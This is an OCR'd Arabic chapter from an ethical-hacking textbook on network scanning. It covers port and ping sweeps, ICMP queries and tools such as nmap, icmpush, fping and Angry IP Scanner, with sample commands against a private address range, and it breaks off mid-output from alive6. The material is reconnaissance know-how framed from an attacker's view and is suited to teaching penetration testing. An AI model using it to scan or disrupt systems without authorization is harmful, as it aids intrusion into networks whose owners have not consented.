

3

الهاكر الأخلاقي

عملية الفحص (SCANNING)

By

Dr.Mohammed Sobhy Teba
Scanning Network
https://www.facebook.com/tibea2004

CONTENTS


3.1 مقدمه

فيما سبق شرحنا مقدمة في علم الإختراق الأخلاقي وجمع المعلومات، سنقوم الآن بفحص النظام حسب المعلومات التي قمنا بجمعها. هذا الباب سيكون اول خطوة يكون فيها تواصل مباشر مع الهدف، وسنقوم هنا بشرح انواع الفحص وخطوات الفحص، وتعريف الـ **IPS** و**IDS**، وكيف تكون مجهول الهوية على الإنترنت **Anonymous** وهكذا.
بمجرد الانتهاء من الخطوة الاولى(**Footprinting**)، يكون لديك فهم متين عن الهدف ومجموعة مفصلة من المعلومات التي تم جمعها. تشمل هذه البيانات أساسا لدينا مجموعة عناوين الانترنت (**IP**). أذكر أن واحدة من الخطوات النهائية في عملية الاستطلاع كان لإنشاء قائمة من عناوين بروتوكول الإنترنت **IP** الذي ينتمي إلى الهدف. لكن **Footprinting** وحده لا يكفي للقرصنة لأنه سوف يقوم بجمع المعلومات الأولية فقط عن الهدف. يمكنك استخدام هذه المعلومات الأولية في المرحلة المقبلة لجمع المزيد من التفاصيل عن هذا الهدف. تسمى عملية جمع تفاصيل إضافية حول الهدف باستخدام تقنيات استطلاع معقدة للغاية وعدوانية **الفحص** (**scanning**). الفكرة هي اكتشاف قنوات الاتصال لاستغلالها، في البحث عن العديد من المستمعين، وتتبع تلك التي هي مفيدة للقرصنة. في مرحلة **الفحص**، يمكنك العثور على طرق مختلفة لاقتحام النظام المستهدف. يمكنك أيضا اكتشاف المزيد عن نظام الهدف، مثل ما يستخدمه من نظام التشغيل، ما الخدمات التي يقوم بتشغيلها، وعما إذا كان أو لم يكن هناك أي هفوات في اعداد النظام المستهدف. استنادا إلى الحقائق التي تقوم بجمعها، يمكنك تشكيل استراتيجية لشن الهجوم.
من المهم أن نفهم أن معظم عمل الشبكات هو السماح على الأقل ببعض الاتصالات سواء من داخل او خارج حدودها. الشبكات التي توجد في عزلة تامة مع عدم وجود اتصال بالإنترنت وأية خدمات مثل البريد الإلكتروني أو **web traffic** على الشبكة نادرة جدا هذه الايام. كل خدمة، اتصال، أو طريق إلى شبكة أخرى يوفر موطئ قدم للمهاجمين. عملية الفحص (**scanning**)هو عملية تحديد الأنظمة الحية والخدمات الموجودة على تلك الأنظمة.


أنواع الفحص [TYPE OF SCANNING]

1- **Port scanning** يستخدم في البورتات والخدمات
2- **Network scanning** يستخدم في فحص عناوين **IP**.
3- **Vulnerability scanning** يستخدم لفحص نقاط الضعف.

بالمعنى التقليدي، البحث عن نقاط الوصول بواسطة عملية الفحص (**scanning**) مثل اللص الذي يبحث عن الأبواب والنوافذ. عادة ما تكون هذه هي نقاط ضعف المنزل وذلك بسبب سهولة الوصول اليها نسبيا. عندما يتعلق الأمر بأنظمة الكمبيوتر والشبكات فأن البورتات/المنافذ تعتبر بمثابة الأبواب والنوافذ لهذا النظام الذي يستخدمها المتسلل/المهاجم للوصول إليه. حيث المزيد من المنافذ/البورتات مفتوحة، تعنى المزيد من نقاط الضعف، وعدد أقل من المنافذ/البورتات المفتوحة، تعنى المزيد من تأمين النظام. هذا هو ببساطة قاعدة عامة. في بعض الحالات، مستوى الضعف قد يكون مرتفعا على الرغم من العدد القليل للمنافذ مفتوحة.
عملية الفحص عبر الشبكة (**Network scanning**) هي واحدة من المراحل الأكثر أهمية في جمع المعلومات الاستخبارية. أثناء عملية الفحص عبر الشبكة، يمكنك جمع معلومات حول عناوين **IP** المحددة التي يمكن الوصول إليها عبر شبكة الإنترنت، أنظمة التشغيل، بنية النظام، والخدمات التي تعمل على كل كمبيوتر. بالإضافة إلى ذلك، يجمع المهاجم أيضا تفاصيل حول الشبكات وأنظمة المضيف الفردية.



الهدف من عملية فحص الشبكة(OBJECTIVE OF NETWORK SCANNING)



إذا كان لديك كمية كبيرة من المعلومات حول المنظمة الهدف، فان هناك فرص أكبر بالنسبة لك لمعرفة نقاط الضعف والثغرات في تلك المنظمة على وجه الخصوص، وبالتالي، من أجل الوصول الغير مصرح به إلى شبكة الاتصال الخاصة بهم. قبل شن الهجوم، فان المهاجم يلاحظ ويحلل شبكة الهدف من وجهات نظر مختلفة عن طريق إجراء أنواع مختلفة من عملية الاستطلاع. كيفية إجراء عملية الفحص ونوع المعلومات التي يتعين تحقيقها خلال عملية المسح تعتمد اعتمادا كليا على وجهة نظر القراصنة.

قد يكون هناك العديد من الأهداف لأداء عملية الفحص، ولكن هنا سوف نناقش الأهداف الأكثر شيوعا التي واجهتها خلال القرصنة:

- اكتشاف المضيفين الحية(**live hosts**) ، عنوان IP، والمنافذ المفتوحة (**open ports**) للمضيفين الحية التي تعمل على الشبكة.
- اكتشاف المنافذ المفتوحة(**open ports**) : المنافذ المفتوحة هي أفضل وسيلة لكسرها في النظام أو الشبكة. يمكنك أن تجد طرق سهلة لكسر شبكة المنظمة الهدف من خلال اكتشاف المنافذ المفتوحة على شبكتها.
- اكتشاف أنظمة التشغيل وبنية النظام في النظام المستهدف: هذا يشار أيضا إلى **Footprinting**. هنا المهاجم سيحاول إطلاق الهجوم على أساس نقاط الضعف في نظام التشغيل.
- تحديد نقاط الضعف والتهديدات: وجود الثغرات والتهديدات هي المخاطر الأمنية الراهنة على أي نظام. يمكنك خرق نظام أو شبكة من خلال استغلال هذه الثغرات الأمنية والتهديدات.
- الكشف عن خدمة الشبكة المرتبطة مع كل منفذ.

المنافذ/البورتات (PORTS)

المنافذ/البورتات هي ببساطة الطريقة التي توفر الوسيلة أو المكان للبرمجيات، الخدمات، والشبكات للتواصل مع الأجهزة مثل جهاز كمبيوتر. المنفذ هو قناة اتصال للبيانات الذي يسمح لجهاز كمبيوتر بتبادل المعلومات مع أجهزة كمبيوتر أخرى، برمجيات، أو الأجهزة. قبل الربط بين أجهزة الكمبيوتر والشبكات، فأنه كان يتم تمرير المعلومات بين الأجهزة من خلال استخدام وسائط مادية مثل الأقراص المرنة. لكن بمجرد ربط أجهزة الكمبيوتر بالشبكة، فإنها في حاجة إلى وسائل فعالة للتواصل مع بعضها البعض. وكانت المنافذ/البورتات هي الجواب. استخدام منافذ متعددة في وقت واحد يسمح للاتصال دون الحاجة إلى الانتظار.

Port Number	Service
20	FTP data transfer
21	FTP control
22	SSH
23	Telnet
25	SMTP (e-mail)
53	DNS
80	HTTP
137–139	NetBIOS
443	HTTPS
445	SMB
1433	MSSQL
3306	MySQL
3389	RDP
5800	VNC over HTTP
5900	VNC

لمزيد من التوضيح في هذه النقطة لأولئك الذين لم يعتادوا على التعامل مع المنافذ وأجهزة الكمبيوتر، قد يكون من المفيد النظر في التشبيه التالي: التفكير في جهاز الكمبيوتر الخاص بك كبيت. هناك العديد من الطرق المختلفة التي يمكن للشخص أن يدخل البيت. كل من الطرق المختلفة لدخول المنزل (الكمبيوتر) هو مثل الكمبيوتر. تماما مثل منفذ على جهاز كمبيوتر، يسمح بتدفق البيانات السماح سواء من داخل وخارج منزلك.
تخيل منزلك مع أرقام فريدة على كل نقطة من نقاط الدخول المحتملة. معظم الناس سوف يستخدمون الباب الأمامي. ومع ذلك، فإن أصحاب المنزل قد يدخلوا عن طريق باب المراب. في بعض الأحيان، الناس تدخل المنزل من الباب الخلفي. شخص غير تقليدي قد يتسلق من خلال نافذة. بغض النظر عن كيفية دخول منزلك، كل هذه الأمثلة يتوافق بشكل جيد مع هذا التشبيه من أجهزة الكمبيوتر والمنافذ. أذكر أن المنافذ هي مثل العبارات إلى جهاز الكمبيوتر الخاص بك. بعض المنافذ أكثر شيوعا وتتلقى الكثير من تدفق البيانات (تماما مثل الباب الأمامي الخاص بك)، والبعض الآخر أكثرها غموضا ونادرا ما تستخدم (من قبل البشر).

العديد من خدمات الشبكة المشتركة تعمل على أرقام المنافذ القياسية ويمكن أن تعطي مؤشرا للمهاجمين بوظيفة النظام الهدف. ويقدم الجدول المقابل قائمة بالمنافذ المشتركة والخدمات المقابلة لها.

التركيز الرئيسي في هذه المرحلة **Scanning** هو تحديد معلومات محددة حول أجهزة الكمبيوتر والأجهزة الأخرى التي ترتبط بالشبكة المستهدفة للمنظمة. طوال هذه المرحلة، يتم التركيز على إيجاد المضيفين الحية، تحديد نوع العقدة (سطح المكتب، كمبيوتر محمول، الخادم، جهاز الشبكة، أو منصة الحوسبة المتنقلة)، نظام التشغيل، الخدمات العامة المقدمة (تطبيقات الويب، **SMTP**، **FTP**، الخ)، وحتى نقاط الضعف المحتملة.

غالبا ما يشار الى نقاط الضعف عند هذا المستوى "الثمار القريبة". تتم هذه المرحلة **Scanning** مع عدد من الأدوات المختلفة. مع ذلك، سوف نركز هذا الفصل على بعض الأدوات الأكثر شهرة والأكثر فعالية بما في ذلك **Nmap**، **Hping**، و**Nessus**. الهدف من هذه المرحلة هو أن تكون هناك قائمة من الاهداف المحتملة للمرحلة المقبلة من دورة الحياة اختبار الاختراق.

3.2 التحقق من وجود أنظمة حيه (CHECKING FOR LIVE SYSTEMS -ICMP SCANNING)

البروتوكول (**Internet Control Message Protocol**) **ICMP** هو أحد البروتوكولات الأساسية في مواثيق الاتصالات، وهو يستخدم خصوصاً من قبل أنظمة التشغيل في الحواسيب الشبكية لإرسال رسائل الإخطاء، وكمثال على ذلك: طلب خدمة غير متاحة أو أن يكون المضيف **Host** أو الموجه **router** لا يمكن الاتصال بهما. إن ال **ICMP** يعتمد على ال **IP** لتنفيذ مهامها، كما إنه يعد جزء لا يتجزأ من ال **IP**. وهو يختلف في الغرض عن بروتوكولات النقل مثل **TCP** و**UDP** وعلى ذلك فهو لا يستعمل في إرسال واستقبال البيانات بين الأنظمة، وهو عادة لا يستعمل مباشرة من التطبيقات المستخدمة للشبكة، ومن الجدير بالذكر أنه يظهر بشكل استثنائي مع أدوات الـ **Ping** والـ **traceroute**.

ICMP SCANNING



جميع المعلومات المطلوبة حول نظام يمكن جمعها عن طريق إرسال حزم **ICMP** إلى ذلك النظام. هذه الأداة مفيدة في تحديد أي من المضيفين احياء (أي في وضع العمل) في الشبكة ويتم ذلك عن طريق استخدام الأداة **Ping**.

يمكن للمستخدم زيادة عدد رسائل ICMP مع الامر ping بالتوازي مع الخيار[-L]

ICMP QUERY

ICMPquery او **ICMPush** هي أداة يونكس يمكن استخدامها لمعرفة الوقت على نظام (أي معرفة المنطقة الزمنية الذى يكون فيها النظام) عن طريق إرسال رسالة **ICMP** من النوع 13 (**TIMESTAMP**). كما يمكنه تحديد (**netmask**)على نظام معين عن طريق إرسال رسالة **ICMP** من النوع 17 (**ADDRESS MARK REQUEST**). بعد العثور على **netmask** لبطاقة الشبكة، يمكن للمرء تحديد جميع الشبكات الفرعية (**subnet**) قيد الاستخدام. بعد الحصول على معلومات عن الشبكات الفرعية (**subnet**)، فيمكن للمرء استهداف شبكه فرعيه معينة فقط وتجنب ضرب **broadcast address**.

هذه الأداة تستخدم في بناء حزم **icmp** معده بالكامل باستخدام سطر الأوامر (**command line**).

في نظام التشغيل كالي:

هذه الأداة يتم تحميلها كالاتى:

#apt-get©install©icmpush

```
root@jana:~# icmpush -h
         Usage:  icmpush  type [options]  host
Type:
  -du      Destination Unreach           -echo   Echo Request
  -info    Information Request           -mask   Address Mask Request
  -rta     Router Advertisement          -rts    Router Solicitation
  -red     Redirect                      -sq     Source Quench
  -tstamp  Timestamp                     -tx     Time Exceeded
  -param   Parameter Problem
  -v       Verbose mode on               -vv     Debug mode on
  -h       This help screen              -V      Program version
```

حيث يستخدم الخيار tstamp– لمعرفة النطاق الزمنى والخيار mask- لمعرفة الشبكات الفرعية (netmask).

PING SCANNING OUTPUT USING NMAP

المصدر : **http://nmap.org**

Nmap هو الأداة التي يمكن استخدامها لإجراء فحوصات **Ping**، المعروف أيضا باسم **host discovery**. باستخدام هذه الأداة يمكنك تحديد المضيفين الموجودين في وضع العمل على الشبكة. هذه الأداة تنفذ فحص **Ping** عن طريق إرسال **ICMP echo request**لجميع المضيفين على الشبكة. إذا كان المضيف في وضع العمل (حيا)، فان المضيف يرسل رد**ICMP ECHO** . هذا الفحص مفيد لتحديد موقع الأجهزة النشطة أو تحديد ما إذا **ICMP** يمر من خلال جدار حماية.


PING&PING SWAP

Ping هو نوع خاص من حزمة شبكة الاتصال يسمى **Internet Control Message Protocol (ICMP)**. **Ping** يعمل عن طريق إرسال نوع معين من تدفق البيانات (**network traffic**) ، وتسمى هذه بحزمة **ICMP echo request** وتكون ذات مساحة [**64 byte**] [**56 data bytes and 8 bytes of header information**] ، إلى واجهة معينة على جهاز كمبيوتر أو جهاز شبكة. إذا كان الجهاز (وبطاقة الشبكة المرفقة) التي تلقت حزمة **Ping** في وضع التشغيل وليس ممنوعا عليه الاستجابة لهذه الحزم من قبل جدار الحماية، فإنه يرسل الرد مرة أخرى إلى الجهاز الأصلي مع حزمة **echo reply**. وهذا يخبرنا أن المضيف على قيد الحياة (أي في وضع العمل) وقبل تدفق البيانات، **Pings** يوفر أيضا مجموعه من المعلومات القيمة الأخرى بما في ذلك إجمالي الوقت الذي استغرقه الحزمة إلى السفر إلى الهدف والعودة. **Pings** تعطى أيضا تقريرا عن البيانات التي تم فقدانها والتي يمكن استخدامها لقياس موثوقية اتصال الشبكة. لتشغيل **ping** من الجهاز الخاص بك لينكس او ويندوز، نقوم بفتح **الترمنال** في لينكس او **command prompt** في الويندوز وإصدار الأمر الاتي:

```
ping©target_ip
```

سوف تحتاج إلى استبدال "**target_ip**" الى عنوان **IP** الفعلي أو اسم المضيف للآلة التي تحاول أداء **ping** عليها. تشمل جميع الإصدارات الحديثة من لينكس وويندوز الأمر **ping**. الفرق كبير بين نسخة لينكس وويندوز هو أن افتراضيا، الأمر **ping** ويندوز سوف يرسل أربع حزم **echo request** ثم إنهائه تلقائيا، في حين سيستمر الأمر **ping** في لينكس من إرسال **echo request** حتى يتم إجباره على التوقف. على نظام لينكس، يمكنك جعل الأمر **ping** ان يتوقف من إرسال الحزم بقوه باستخدام **Ctrl + C**. لقد تعرفنا على كيفية عمل هذه الأداة سابقا في الباب الثاني (**Footprinting**).

الآن لديك فهم أساسي لكيفية عمل الأمر **ping**، دعونا نرى كيف يمكننا الاستفادة من هذه الأداة باعتبارها اداه للقراصنة. لأننا نعلم أن **Ping** من الممكن أن تكون مفيدة في تحديد ما إذا كان المضيف هو على قيد الحياة، يمكننا استخدام أداة **Ping** كخدمة اكتشاف المضيف. للأسف، فإن تنفيذ الأمر **ping** لكل آلة محتملة يدويا في شبكة صغيرة تكون غير فعالة للغاية. لحسن الحظ بالنسبة لنا، هناك العديد من الأدوات التي تسمح لنا لإجراء **Ping swap**.



Ping swap هو عبارة عن سلسلة من تنفيذ الامر **ping** التي يتم إرسالها تلقائيا إلى مجموعة من عناوين **IP**، بدلا من الدخول بشكل فردي لكل عنوان الهدف كما كان يحدث مع الامر **ping**. إذا **Ping swap** يتكون من مجموعه من حزم **ICMP echo request** يتم ارسالها الى مجموعه من المضيفين (**hosts**) في وقت واحد.


إذا كان المضيف نشط(**alive host**) ، يقوم بإرجاع رد في هيئة حزمة **ICMP ECHO Reply**. **Ping swap** هو من بين أقدم وأبطأ طرق لفحص الشبكة. يتم توزيع هذه الأداة عبر معظم المنصات كلها تقريبا، ويتصرف مثل مكالمة تمر على جميع الأنظمة؛ النظام الذي هو في وضع العمل يجيب استعلام الامر **ping** الذي يتم إرساله بواسطة نظام آخر.

PING SWAP TOOLS

تحديد المضيفين الاحياء [live hosts] في الشبكة المستهدفة هي الخطوة الأولى في عملية القرصنة أو اقتحام الشبكة. يمكن أن يتم ذلك باستخدام أدوات ping swap. هناك العديد من أدوات ping swap متاحة بسهولة في السوق والتي باستخدامها يمكنك القيام بعملية ping swap بسهولة. هذه الأدوات تسمح لك لتحديد المضيفين الاحياء عن طريق إرسال طلبات ICMP ECHO request لعدد من المضيفين في وقت واحد. من أشهر الأدوات التي تقوم بعمل هذه التقنية هو nmap والتي سوف يتم شرحها لاحقا.

ANGRY IP SCANNER

المصدر: http://angryip.org



Angry IP Scanner هو أداة فحص IP [IP Scanner Tools]. تحدد هذه الأداة كافة العناوين الغير متجاوبة على انها dead node، ويحل اسم المضيف بالتفاصيل، ويفحص المنافذ المفتوحة. الميزة الرئيسية لهذه الأداة هو الفحص للعديد من المنافذ/البورتات، وتكوين أعمدة لهذا الفحص. هدفها الرئيسي هو العثور على المضيفين النشطين في الشبكة عن طريق مسح كافة عناوين IP وكذلك البورتات/المنافذ. هذه الأداة تعمل على أنظمة التشغيل لينكس، ويندوز، وماك OS، ويمكن أن تفحص عناوين IP بدءا من 1.1.1.1 إلى 255.255.255.255.

THE SOLARWINDS ENGINEER'S TOOLSET

المصدر: http://www.solarwinds.com


The Solarwinds Engineer's Toolset هي عبارة عن مجموعة من الأدوات من مهندسي الشبكة. باستخدام مجموعة أدوات هذا يمكنك فحص نطاق من عناوين IP ويمكن التعرف على عناوين IP التي هي قيد الاستخدام حاليا وعناوين IP التي هي حرة. فإنه يؤدي أيضا بحث DNS عكسي.

ADVANCED IP SCANNER


المصدر: http://www.advanced-ip-scanner.com

اداه أخرى مثل الأدوات السابقة ولكنها تأتى بالعديد من الخيارات الأخرى والتي يمكن الاطلاع عليها عن طريق زيارة موقع الويب الخاص بها وتعمل على أنظمة التشغيل ويندوز فقط ولتشغيلها نفعل الاتي:

- نقوم بتثبيتها باتباع wizard الخاص بعملية التثبيت حتى النهاية ثم نقوم بتشغيلها عن طريق الضغط على الأيقونة المعبرة عنها.
- نجد ان بعد الضغط على الأيقونة المعبرة عنها يظهر الشكل الاتي:



- ثم نضع في الخانة العلوية نطاق الشبكة التي تريد البحث فيها ثم نضغط **Scan** فتظهر كالاتى:



- عند الضغط بالزر الأيمن للماوس على عناوين **IP** الضحية فانه سوف يظهر بالعديد من القوائم مثل **wake-on-lan** و **shutdown** و **Abort shutdown**.
- يمكن معرفة الكثير عن الضحية مثل عنوان **IP** والاسم و **MAC** ومعلومات **NetBIOS**.
- يمكن أيضا اغلاق جهاز الضحية او إعادة تشغيله.

FPING لنظام التشغيل كالي

أبسط طريقة لتشغيل **ping swap** هو مع أداة تسمى **FPing**. بنيت **FPing** في كالي ويتم تشغيلها من الترمنال. يمكن أيضا أداة ان يتم تحميلها لنظام التشغيل **Windows**. أسهل طريقة لتشغيل **FPing** هو فتح نافذة طرفية (**Terminal**) وكتابة الأمر التالي:

```
#fping©-a©-g©172.16.45.1 172.16.45.254>hosts.txt
```

يتم استخدام التعبير "**-a**" لإظهار المضيفين الاحياء (**live host**) في الناتج لدينا. وهذا يجعل تقريرنا النهائي أنظف بكثير وأسهل في القراءة. يتم استخدام "**-g**" لتحديد نطاق من عناوين IP التي نريد فحصها. تحتاج إلى إدخال كل من البداية والنهاية لعناوين **IP**. في هذا المثال، نحن نفحص كافة عناوين **IP** من 172.16.45.1الى 172.16.45.254. يستخدم الحرف "**>**" لتوجيه الناتج وحفظه في ملف، ويتم استخدام "**hosts.txt**" لتحديد اسم الملف سيتم حفظ النتائج فيه. لعرض ملف **hosts.txt**، إما فتحه بمحرر النص أو استخدام الامر "**cat**". عرض محتويات **hosts.txt**، أدخل الأمر التالي في الترمنال الخاصة بك {**cat©hosts.txt**}.



هناك العديد من المفاتيح الأخرى التي يمكن استخدامها لتغيير وظيفة الأمر **FPing**. يمكنك عرض كل منهم من خلال الاستفادة من الصفحة **man** كما هو مبين (**man©fping**).
بمجرد الانتهاء من تشغيل الأمر **fping**، يمكنك فتح الملف **hosts.txt** الذي تم إنشاؤه لإيجاد قائمة من الأجهزة المستهدفة التي وردت نتيجة الامر **fping**. ينبغي أن تضاف هذه العناوين إلى قائمة التي تستهدفها للتحقيق في وقت لاحق. من المهم أن نتذكر أنه ليس كل مضيف سوف يستجيب لطلبات **ping**، حيث انه بواسطة الجدار الناري أو أي تطبيق اخر يغلق حزمة **ping** سوف لا يستجيب الى طلبات **ping**.
بالإضافة الى الأدوات السابقة فانه يوجد العديد من الأدوات الأخرى كالاتى:

Colasoft Ping Tool available at http://www.colasoft.com
Visual Ping Tester - Standard available at http://www.pingtester.net
Ping Scanner Pro available at http://www.digilextechnologies.com
Ultra Ping Pro available at http://ultraping.webs.com
PingInfoview available at http://www.nirsoft.net
PacketTrap MSP available at http://www.packettrap.com
Ping Sweep available at http://www.whatsupgold.com
Network Ping available at http://www.greenline-soft.com
Ping Monitor available at http://www.niliand.com
Pinkie available at http://www.ipuptime.net

بعض الأدوات الأخرى الخاصة بكالي

يوجد بعض الأدوات الأخرى الخاصة بنظام التشغيل كالي للكشف عن المضيفين الاحياء (**live host**) بالإضافة الى الأدوات التي تم ذكرها سابقا والتي تندرج تحت القائمة التأليه:

Application → Information Gathering → Live Host Identification

هذه القائمة من الأدوات تشمل الاتي:

alive6 – arping – cdpsnarf - detect-new-ip-6 – detect_sniffer - dmitry - dnmap-client - dnmap-server - hping3 - inverse_lookup6 – Miranda – ncat – netdiscover - passive_discovery6 - thcping6 - wol-e - xprobe2

- **alive6**

هو اداه من أدوات **THC-IPV6-ATTACK-TOOLKIT**. فقط قم بتشغيل الامر في الترمنال بدون أي تعبيرات اضافيه والتي تؤدى الى ظهور وصف للأداة مع وصف للتعبيرات المستخدمة معه للتحكم في عمل الامر كالتالي.

```
root@jana:~# alive6
alive6 v2.0 (c) 2012 by van Hauser / THC <vh@thc.org> www.thc.org

